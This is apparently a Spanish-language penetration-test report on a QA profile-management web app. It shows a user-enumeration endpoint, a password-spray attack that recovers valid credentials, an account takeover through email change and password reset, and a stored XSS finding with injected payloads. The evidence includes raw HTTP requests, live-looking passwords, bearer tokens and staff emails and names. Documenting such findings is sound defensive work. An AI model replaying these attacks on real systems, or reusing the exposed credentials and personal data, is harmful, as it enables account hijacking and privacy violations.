Evidencia:**OPCIÓN A — Fuerza Bruta: Apropiación de cuenta Parcial**

Como primer paso, se ingresa a <https://qa-perfiles.agunsa.com/> con las credenciales del usuario **insideadm**



Una vez ingresado con usuario con rol de administrador, se revisa la respuesta del endpoint **GET /api/v1/login** y se obtiene un token que se empleará cuando se convoque las llamadas a otros endpoints.

Request	Response
<pre> 1 POST /api/v1/login HTTP/2 2 Host: qa-perfiles.agunsa.com 3 Content-Length: 183 4 Sec-Ch-Ua-Platform: "Windows" 5 Access-Control-Allow-Origin: * 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Content-Type: application/json 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 11 Accept: */* 12 Origin: https://qa-perfiles.agunsa.com 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://qa-perfiles.agunsa.com/shared-login.html?codigoSistema=PERFILES&g=true 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 { "codigoSistema": "PERFILES", "login": "insideadm", "password": "Agunsa2026*", "mantenerSesionAbierta": false, "requiereAdmGlobal": true, "requiereAdmOrg": false, "requiereAlgunPrivilegio": false } </pre>	<pre> 1 HTTP/2 200 OK 2 Date: Tue, 14 Apr 2026 14:57:17 GMT 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 373 5 X-Powered-By: Express 6 Access-Control-Allow-Origin: * 7 Access-Control-Allow-Headers: Origin, Accept, Content-Type, X-Request-With 8 Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS 9 Cache-Control: no-store 10 Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self'; 'none';script-src 'self';script-src-attr 'none';style-src 'self' h 11 Cross-Origin-Opener-Policy: same-origin 12 Cross-Origin-Resource-Policy: same-origin 13 Etag: W/"175-30eHmsKEYc+kg69Gbkj/s2aucR0" 14 Origin-Agent-Cluster: ?1 15 Referrer-Policy: no-referrer 16 Set-Cookie: bearerToken=deleted; path=/; expires=Thu, 01 Jan 1970 17 Strict-Transport-Security: max-age=31536000; includeSubDomains 18 X-Content-Type-Options: nosniff 19 X-Dns-Prefetch-Control: off 20 X-Download-Options: noopen 21 X-Frame-Options: SAMEORIGIN 22 X-Permitted-Cross-Domain-Policies: none 23 X-Xss-Protection: 0 24 25 { "status": 200, "message": "OK", "data": { "usuario": { "email": "alfredo.venegas@agunsa.com", "nombre": "Inside Security adm", "login": "insideadm" }, "admGlobal": true, "tipoAutenticacion": { "codigo": "INTERNA", "nombre": "Contraseña interna", "tipo": "INTERNA" }, "privilegios": { "PERFILES": { "CONSULTA": true, "LOG": true } }, "token": "JPHeIdg5XlykZmY4ibkZRF4FWwX8l5LYOUFdx14fTDhWqTxPR" } } </pre>

Se realiza una petición **GET /api/v1/usuarios** empleando el token obtenido. La respuesta expone el listado completo de usuarios: login, nombre, email y rol de administrador.

Request	Response
<pre> 1 GET /api/v1/usuarios HTTP/2 2 Host: qa-perfiles.agunsa.com 3 Content-Length: 0 4 Sec-Ch-Ua-Platform: "Windows" 5 Access-Control-Allow-Origin: * 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Content-Type: application/json 9 Authorization: Bearer JPHeIdg5XlykZmY4ibkZRF4FWwX8l5LYOUFdx14fTDhWqTxPR 10 Sec-Ch-Ua-Mobile: ?0 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 12 Accept: */* 13 Origin: https://qa-perfiles.agunsa.com 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: https://qa-perfiles.agunsa.com/shared-login.html?codigoSistema=PERFILES &g=true 18 Accept-Encoding: gzip, deflate, br 19 Priority: u=1, i 20 21 </pre>	<pre> 24 { "status": 200, "message": "OK", "data": [{ "email": "aalopez@sacyr.com", "nombre": "Alfredo Lopez", "login": "aalopez", "activo": true, "administrador": false }, { "email": "acc-continua_mdiaz@sacyr.com", "nombre": "Martin Diaz", "login": "mdiaz", "activo": true, "administrador": false }, { "email": "admin@agunsa.cl", "nombre": "Administrador inicial", "login": "admin", "activo": true, "administrador": true }, { "email": "a.fernandez@cydingeneria.com", "nombre": "Ambar Ximena Lissette Fernández Fuentes", "login": "a.fernandez", "activo": true, "administrador": false }] } </pre>

Esta función no debería estar disponible para consumo desde la aplicación PERFILES, normalmente esta funcionalidad debería emplearse desde la aplicación en la que se maneja la seguridad del sistema.

Asimismo, con el listado de usuarios y una contraseña candidata (**Agunsa2025***), se ejecuta un ataque de fuerza bruta con Burp Suite Intruder. El resultado muestra un HTTP 200 para el usuario '**avenegas**', confirmando credenciales válidas.

Request ^	Payload	Status code	message:
0		401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."
1	aalopez	401	"Usuario o Contraseña Inválidos. Esta cuenta ha sido bloqueada por seguridad."
2	mdiaz	401	"Usuario o Contraseña Inválidos. Quedan 3 intentos antes de que su cuenta sea bloqueada."
3	admin	401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."
4	a.fernandez	401	"Usuario o contraseña inválidos."
5	insideadm	401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."
6	avenegas	200	"OK"
7	ariela.escobar	401	"Usuario o contraseña inválidos."
8	atencionaltacama	401	"Usuario o Contraseña Inválidos. Quedan 2 intentos antes de que su cuenta sea bloqueada."
9	benjamin.moya	401	"Usuario o contraseña inválidos."
10	cvalenzuela	401	"Usuario o Contraseña Inválidos. Quedan 3 intentos antes de que su cuenta sea bloqueada."
11	claudio.miranda	401	"Usuario o contraseña inválidos."
12	cvines	401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."
13	cvalenzuelaif	401	"Usuario o Contraseña Inválidos. Quedan 4 intentos antes de que su cuenta sea bloqueada."
14	cvinesif	401	"Usuario o Contraseña Inválidos. Quedan 1 intentos antes de que su cuenta sea bloqueada."
15	c.vanez	401	"Usuario o contraseña inválidos."

Se ubican credenciales

Request

Pretty Raw Hex

```

Content-Length: 182
Sec-Ch-Ua-Platform: "Windows"
Access-Control-Allow-Origin: *
Accept-Language: es-419,es;q=0.9
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
Safari/537.36
Accept: */*
Origin: https://qa-perfiles.agunsa.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://qa-perfiles.agunsa.com/shared-login.html?codigoSistema=PERF
ILEsag=true
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "codigoSistema": "PERFILES",
  "login": "avenegas",
  "password": "Agunsa2025*",
  "mantenerSesionAbierta": false,
  "requiereAdmGlobal": true,
  "requiereAdmOrg": false,
  "requiereAdmPrivilegio": false
}

```

credenciales ingresadas

Response


Pretty Raw Hex Render

```

17 Strict-Transport-Security: max-age=31536000; incl
18 X-Content-Type-Options: nosniff
19 X-Dns-Prefetch-Control: off
20 X-Download-Options: noopen
21 X-Frame-Options: SAMEORIGIN
22 X-Permitted-Cross-Domain-Policies: none
23 X-Xss-Protection: 0
24 acceso válido
25 {
  "status": 200,
  "message": "OK",
  "data": {
    "usuario": {
      "email": "alfredo.venegas@agunsa.com",
      "nombre": "Alfredo Venegas",
      "login": "avenegas"
    },
    "admGlobal": true,
    "tipoAutenticacion": {
      "codigo": "INTERNA",
      "nombre": "Contraseña interna",
      "tipo": "INTERNA"
    },
    "privilegios": {
      "PERFILES": {
        "CONSULTA": true,
        "LOG": true
      }
    },
    "token": "qXmB1291RZnG130yJ2vL_OgGkN8ZtNPNFgt"
  }
}


```

Utilizando las credenciales obtenidas por fuerza bruta, se accede exitosamente al Sistema PERFILES con el usuario **avenegas**.



OPCIÓN B — Modificación de Email + Secuestro por Recuperación de Contraseña: Apropiación de cuenta Total

Como primer paso, se ingresa a <https://qa-perfiles.agunsa.com/> con las credenciales del usuario **insideadm**.





Al igual que en el anterior caso (opción A), se realiza una petición **GET /api/v1/usuarios** empleando el token obtenido. La respuesta expone el listado completo de usuarios: login, nombre, email y rol de administrador.

Request	Response
<pre> 1 GET /api/v1/usuarios HTTP/2 2 Host: qa-perfiles.agunsa.com 3 Content-Length: 0 4 Sec-Ch-Ua-Platform: "Windows" 5 Access-Control-Allow-Origin: * 6 Accept-Language: es-419,es;q=0.9 7 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 8 Content-Type: application/json 9 Authorization: Bearer JPHeIdg5XlykZmY4ibkZRF4FWwX815LYOUFDx14fTDhWqTxxPR 10 Sec-Ch-Ua-Mobile: ?0 11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 12 Accept: */* 13 Origin: https://qa-perfiles.agunsa.com 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: https://qa-perfiles.agunsa.com/shared-login.html?codigoSistema=PERFILES &g=true 18 Accept-Encoding: gzip, deflate, br 19 Priority: u=1, i 20 21 </pre>	<pre> 24 { "status":200, "message":"OK", "data":[{ "email":"aalopez@sacyr.com", "nombre":"Alfredo Lopez", "login":"aalopez", "activo":true, "administrador":false }, { "email":"acc-continua_mdiaz@sacyr.com", "nombre":"Martin Diaz", "login":"mdiaz", "activo":true, "administrador":false }, { "email":"admin@agunsa.cl", "nombre":"Administrador inicial", "login":"admin", "activo":true, "administrador":true }, { "email":"a.fernandez@cydingeneria.com", "nombre":"Ámbar Ximena Lissette Fernández Fuentes", "login":"a.fernandez", </pre>

Con el token de sesión obtenido, se realiza una petición **PUT /api/v1/usuarios** modificando el campo 'email' del usuario objetivo por un email controlado por el atacante (rberrospi@gmail.com). El servidor responde HTTP 200 confirmando la modificación exitosa.

Request	Response
<pre> 1 PUT /api/v1/usuarios HTTP/2 2 Host: qa-perfiles.agunsa.com 3 Sec-Ch-Ua-Platform: "Windows" 4 Authorization: Bearer JPHedg5XlykZmY4ibkZRf4FWwX815LYOUFdx14fTDhWqTxPR 5 Accept-Language: es-419,es;q=0.9 6 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146" 7 Sec-Ch-Ua-Mobile: ?0 8 Access-Control-Allow-Origin: * 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36 10 Content-Type: application/json 11 Accept: */* 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://qa-perfiles.agunsa.com/ 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=1, i 18 Content-Length: 124 19 20 { 21 nuevo email del usuario avenegas 22 "email": "rberrospi@gmail.com", 23 "nombre": "Alfredo Venegas", 24 "login": "avenegas", 25 "activo": true, 26 "administrador": true 27 } </pre>	<pre> 1 HTTP/2 200 OK 2 Date: Tue, 14 Apr 2026 17:34:52 GMT 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 161 5 X-Powered-By: Express 6 Access-Control-Allow-Origin: * 7 Access-Control-Allow-Headers: Origin, Accept, Co Authorization 8 Access-Control-Allow-Methods: GET, POST, PUT, DE 9 Cache-Control: no-store 10 Content-Security-Policy: default-src 'self';base data;object-src 'none';script-src 'self';script 11 Cross-Origin-Opener-Policy: same-origin 12 Cross-Origin-Resource-Policy: same-origin 13 Etag: W/"al-QJxeh3kpQEfhudqPm2+YTten2c" 14 Origin-Agent-Cluster: ?1 15 Referrer-Policy: no-referrer 16 Strict-Transport-Security: max-age=31536000; inc 17 X-Content-Type-Options: nosniff 18 X-Dns-Prefetch-Control: off 19 X-Download-Options: noopen 20 X-Frame-Options: SAMEORIGIN 21 X-Permitted-Cross-Domain-Policies: none 22 X-Xss-Protection: 0 23 24 { 25 "status": 200, 26 "message": "OK", 27 "data": { 28 email modificado 29 "email": "rberrospi@gmail.com", 30 "nombre": "Alfredo Venegas", 31 "activo": true, 32 "administrador": true, 33 "login": "avenegas" 34 } 35 } </pre>

El atacante invoca el flujo de recuperación de contraseña (¿olvidó su contraseña?) ingresando el login de la víctima ('avenegas').

Sistema Perfiles



Aeropuerto Desierto de Atacama-Caldera

Acceso al Sistema - QA





¿Olvidó su contraseña?

☐ Mantener la Sesión Abierta

Ingresar

Sistema Perfiles



Aeropuerto Desierto de Atacama-Caldera

Acceso al Sistema - QA

i Ingrese su identificación de usuario (login) y se le enviará a su casilla de correo electrónico un código de 6 dígitos que deberá ingresar en la página siguiente para poder crear una nueva contraseña

Login de usuario

Cancelar

Enviar Código

El atacante recibe el correo con el código de recuperación (995877).



Con este código puede establecer una nueva contraseña, completando el ATO de forma total e irreversible sin que el propietario legítimo sea notificado.

Sistema Perfiles

Aeropuerto Desierto de Atacama-Caldera

Acceso al Sistema - QA

Requisitos para la clave segura:

- Longitud mínima: 8
- Debe contener mayúsculas y minúsculas
- Debe contener números
- Debe contener símbolos

Código de Autorización

995877

Nueva Contraseña

Repita la Nueva Contraseña

Cancelar

Cambiar Contraseña

Sistema Perfiles

Aeropuerto Desierto de Atacama-Caldera

Acceso al Sistema - QA

Requisitos para la clave segura:

- Longitud mínima: 8
- Debe contener mayúsculas y minúsculas
- Debe contener números
- Debe contener símbolos

Contraseña Modificada con Éxito

Código de Autorización

995877


Nueva Contraseña

Repita la Nueva Contraseña

Cancelar

Cambiar Contraseña

Utilizando la nueva credencial, se accede exitosamente al Sistema PERFILES con el usuario **avenegas**, en este caso, el atacante obtiene control total y permanente sobre la cuenta de la víctima. El propietario legítimo no puede recuperar el acceso sin intervención del equipo de soporte o el administrador que accede desde el sistema de seguridad.



A01: Stored XSS (Cross-Site Scripting Almacenado) al ingresar o actualizar datos

Descripción:

Se ha identificado una vulnerabilidad de tipo Stored XSS (Cross-Site Scripting Almacenado) en diversos endpoints, en los cuales el backend almacena el valor sin sanitizar en base de datos y lo devuelve tal cual en las respuestas posteriores. Cuando el frontend renderiza el listado de sistemas o el panel de edición, el payload HTML/JavaScript inyectado se ejecuta automáticamente en el navegador de cualquier usuario que acceda a la sección donde existe una grilla, sin requerir interacción adicional.

OWASP TOP 10	A05:2025 – Injection
CWE	CWE-79: Improper Neutralization of Input During Web Page Generation (Stored XSS)
Nivel de criticidad	Alto (8.4)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:P/VC:H/VI:L/VA:N/SC:H/SI:H/SA:N
URL afectada	Configurar Sistemas POST /api/v1/sistemas (almacenamiento del payload) GET /configurar-sistemas (ejecución del payload) Administrar Usuarios POST /api/v1/usuarios (almacenamiento del payload) GET /api/v1/usuarios (ejecución del payload) Sistemas Clientes de API-Keys POST /api/v1/clientes-api (almacenamiento del payload) GET /api/v1/clientes-api (ejecución del payload) Roles de Usuarios y Sistemas POST /api/v1/roles (almacenamiento del payload) GET /api/v1/roles (ejecución del payload)
Impacto	- Ejecución de JavaScript arbitrario en el navegador de cualquier usuario (administrador u operador) que acceda a la sección “Configurar Sistemas”, sin requerir ninguna interacción adicional. El payload se ejecuta automáticamente al cargar la página. - Robo de cookies de sesión y tokens de autenticación de administradores, permitiendo la toma completa de cuentas privilegiadas (Account Takeover). - Redirección silenciosa a sitios maliciosos, captura de credenciales mediante formularios falsos superpuestos (phishing interno), o modificación del contenido del panel de administración. - El carácter persistente del XSS (Stored) significa que el payload afecta a todos los usuarios que visiten la sección mientras el registro malicioso permanezca en la base de datos, sin necesidad de que el atacante mantenga una sesión activa.

Recomendaciones	Sanitizar y validar toda entrada en el backend antes de almacenarla: aplicar una lista blanca de caracteres permitidos en los campos de texto del endpoint /api/v1/sistemas y rechazar o sanitizar cualquier entrada que contenga caracteres HTML especiales (< > " ' / \). Utilizar librerías especializadas como DOMPurify (frontend) o validator.js / sanitize-html (backend Node.js). Implementar output encoding en el frontend al renderizar datos: asegurarse de que los valores recuperados de la API se rendericen siempre como texto plano (textContent, :innerText, v-text en Vue.js) y nunca como HTML (innerHTML, v-html). En Angular usar el pipe text en lugar de [innerHTML]. Configurar Content Security Policy (CSP) estricta: implementar una cabecera CSP que restrinja la ejecución de scripts inline y de orígenes no autorizados, como capa de defensa adicional. Ejemplo: Content-Security-Policy: default-src 'self'; script-src 'self'. Eliminar los registros maliciosos existentes en base de datos: revisar y depurar todos los registros de la tabla de sistemas que contengan payloads HTML/JavaScript almacenados durante las pruebas (PRUEBA1, PRUEBA5, PRUEBA6, PRUEBA7 y similares identificados en el listado).
-----------------	--

Datos de prueba:

Usuario: *insideam*

Payload: *"nombre": "\"><input autofocus onfocus=alert(document.domain)><input value=\""*

Evidencia:

Paso 1 – Almacenamiento del payload XSS en el campo nombre del sistema

A través de la interfaz de administración “Configurar Sistemas” ya sea para agregar o editar sistemas se puede actualizar los datos.



En ese sentido se intercepta la comunicación y se ingresan datos, entre ellos el payload XSS en el campo “Nombre del Sistema”. Luego de ejecutar la solicitud con Burp Suite confirma que el backend responde HTTP 200 OK y devuelve en el response el valor del campo nombre sin modificación: `"nombre": "<svg/onload=alert(document.domain)><input value=''"` confirmando que el payload se persiste en base de datos exactamente como fue enviado, sin ningún proceso de sanitización:

The image shows a Burp Suite interface with a Request and Response view. The Request is a POST to /api/v1/sistemas with a JSON body containing a payload. The Response is an HTTP 200 OK with a JSON body that echoes the payload back, confirming successful storage and retrieval.

Request:

```
POST /api/v1/sistemas HTTP/2
Host: qa-perfiles.agunsa.com
Content-Length: 281
Sec-Ch-Ua-Platform: "Windows"
Authorization: Bearer JPHedg5KlykZmY4ibkZf4FWW015LYOUFdx14ETDhWqTcxPR
Accept-Language: es-419,es;q=0.9
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Access-Control-Allow-Origin: *
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://qa-perfiles.agunsa.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://qa-perfiles.agunsa.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response:

```
HTTP/2 200 OK
Date: Tue, 14 Apr 2026 04:48:46 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 288
X-Powered-By: Express
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Origin, Accept, Content-Type, X-Requested-With, Access-Control-Allow-Origin
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Cache-Control: no-store
Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https: data: 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self'
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Etag: W/"120-7yhPg2tMDqRM0sgqc3TfaQW/lyl"
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Xss-Protection: 0
```

The JSON body of the response is:

```
{
  "codigo": "PRUEBA1",
  "nombre": "<svg/onload=alert(document.domain)><input value=''",
  "activo": true,
  "tituloLogin": "PRUEBA",
  "endpointRegistro": "https://www.prueba.com",
  "privilegios": [
  ],
  "tiposAutenticacion": [
  ],
  "ecosistema": false
}
```

Luego, al cargar la sección “Configurar Sistemas” ([POST /api/v1/sistemas](#)) el navegador ejecuta automáticamente el JavaScript del payload almacenado. El cuadro de diálogo `alert(document.domain)` se dispara desde el dominio `qa-perfiles.agunsa.com` confirmando la ejecución de código arbitrario en el contexto del sitio. Además se observa que el HTML inyectado también rompe la estructura de la tabla y renderiza un campo de texto incrustado en la fila de PRUEBA1:


The image shows a screenshot of the QA-Perfiles Agunsa web application. A modal dialog box is displayed over the application, showing the alert message from the XSS payload. The background shows the 'CONFIGURAR SISTEMAS' section with a table of systems. The row for 'PRUEBA1' is highlighted, showing the payload injected into the 'Nombre del Sistema' field.

The modal dialog box contains the text: `qa-perfiles.agunsa.com dice` and `qa-perfiles.agunsa.com`. There is an 'Aceptar' button.

